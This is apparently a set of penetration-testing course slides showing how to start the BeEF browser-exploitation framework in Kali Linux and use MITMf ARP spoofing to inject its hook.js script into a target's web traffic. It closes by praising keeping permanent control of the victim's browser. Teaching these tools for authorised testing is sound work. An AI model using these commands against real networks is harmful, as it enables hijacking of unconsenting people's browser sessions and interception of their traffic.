

Web Attacks

Tools in Kali Linux

Module #32

Introduction to Web Attacks

Security administrators for organizations are aware that there are malicious parties on the Internet, continuously looking for ways to penetrate any network they come across and in defense, administrators have security measures in place.

Common defenses include Firewalls, IPS/IDS, Anti-Virus, Content Filters, etc. In the past, these defenses were sufficient; however, threats are becoming more sophisticated nowadays.

We will see methods in Kali Linux, used to bypass standard security defenses from a remote location. We will see how to take advantage of the web server itself and compromise web applications using exploits, such as browser exploitation attacks, proxy attacks, and password harvesting.

Browser Exploitation Framework (BeEF)

Browser vulnerabilities can be exploited by malicious software to manipulate the expected behavior of a browser. These vulnerabilities are a popular attack vector, because most host systems leverage some form of Internet browser software.

BeEF is a browser-based exploit package that "hooks" one or more browsers as beachheads for launching attacks. A user can be hooked by accessing a customized URL and continue to see typical web traffic, while an attacker has access to the user's session. BeEF bypasses network security appliances and host-based, anti-virus applications by targeting the vulnerabilities found in common browsers, such as IE and Firefox.

Browser Exploitation Framework (BeEF)

BeEF can be found at beefproject.com.

To checkout a read only copy of the repository you can issue the command below:

```
git clone https://github.com/beefproject/beef
```

```
root@kali:~# beef-xss
```

```
[*] Please wait as BeEF services are started.
```

```
[*] You might need to refresh your browser once it opens.
```

```
root@kali:~#
```


Default username/password to be used: beef/beef

Browser Exploitation Framework (BeEF)

```
root@kali: /usr/share/beef-xss# ./beef
[20:49:34][*] Bind socket [imapeudora1] listening on [0.0.0.0:2000].
[20:49:34][*] Browser Exploitation Framework (BeEF) 0.4.4.9-alpha
[20:49:34] |   Twit: @beefproject
[20:49:34] |   Site: http://beefproject.com
[20:49:34] |   Blog: http://blog.beefproject.com
[20:49:34] |   Wiki: https://github.com/beefproject/beef/wiki
[20:49:34][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[20:49:35][*] BeEF is loading. Wait a few seconds...
[20:49:38][*] 10 extensions enabled.
[20:49:38][*] 196 modules enabled.
[20:49:38][*] 2 network interfaces were detected.
[20:49:38][+] running on network interface: 127.0.0.1
[20:49:38] |   Hook URL: http://127.0.0.1:3000/hook.js
[20:49:38] |_ UI URL:   http://127.0.0.1:3000/ui/panel
[20:49:38][+] running on network interface: 10.0.2.117
[20:49:38] |   Hook URL: http://10.0.2.117:3000/hook.js
[20:49:38] |_ UI URL:   http://10.0.2.117:3000/ui/panel
[20:49:38][*] RESTful API key: 1f11e44a698872b17fc6ae58e057789028474ab5
[20:49:38][*] HTTP Proxy: http://127.0.0.1:6789
[20:49:38][*] BeEF server started (press control+c to stop)
```

Do you see the **Hook URL**? That's important. Remember or copy the URL provided.

Browser Exploitation Framework (BeEF)



Browser Exploitation Framework (BeEF)

BeEF: Injecting the hook.js script

Open up a new terminal.

We'll be using MITMf to inject the hooking script.

Use mitmf --spooof --arp -i <interface> --gateway <router IP> --target <target IP> --inject --js-url <hook.js URL> as the format.

- spooof loads the spooof plugin

- arp redirects ARP packets

- i specifies the interface to inject packets on

- gateway sets the IP of your router to redirect through

- target sets the target IP to inject the hook.js script

- inject loads the inject function


- js-url specifies the JavaScript code to inject

Browser Exploitation Framework (BeEF)


[illegible]

Browser Exploitation Framework (BeEF)

If we check our BeEF panel, you will see the hooked computer right on the **Online Browsers** tab.



Browser Exploitation Framework (BeEF)



Browser Exploitation Framework (BeEF)

Details	Logs	Commands	Rider	XssRays	Ipec
Type	Event				
Event	0.003s - [Focus] Browser has regained focus.				
Event	3.769s - [Blur] Browser has lost focus.				
Zombie	127.0.0.1 just joined the horde from the domain: 127.0.0.1:3000				

Hooked Browsers

Online Browsers

127.0.0.1

? 127.0.0.1

Offline Browsers

Getting Started

Logs

Current Browser

Details

Logs

Commands

Rider

XssRays

Ipec

Category: Browser (13 Items)

Browser Name: UNKNOWN

Browser Version: UNKNOWN

Browser UA String: Mozilla/5.0 (X11; Linux i686; rv:21.0) Gecko/20100101 Firefox/21.0

Browser Plugins: Gnome Shell Integration

Window Size: Width: 994, Height: 510

Java Enabled: No

VBScript Enabled: No

Has Flash: Yes

Has GoogleGears: No

Has WebSockets: Yes

Has ActiveX: No

Session Cookies: Yes

Persistent Cookies: Yes

Category: Hooked Page (5 Items)

BeEF

MITMf will continue injecting the script into every website the victim visits, so you'll never lose control!

Thank You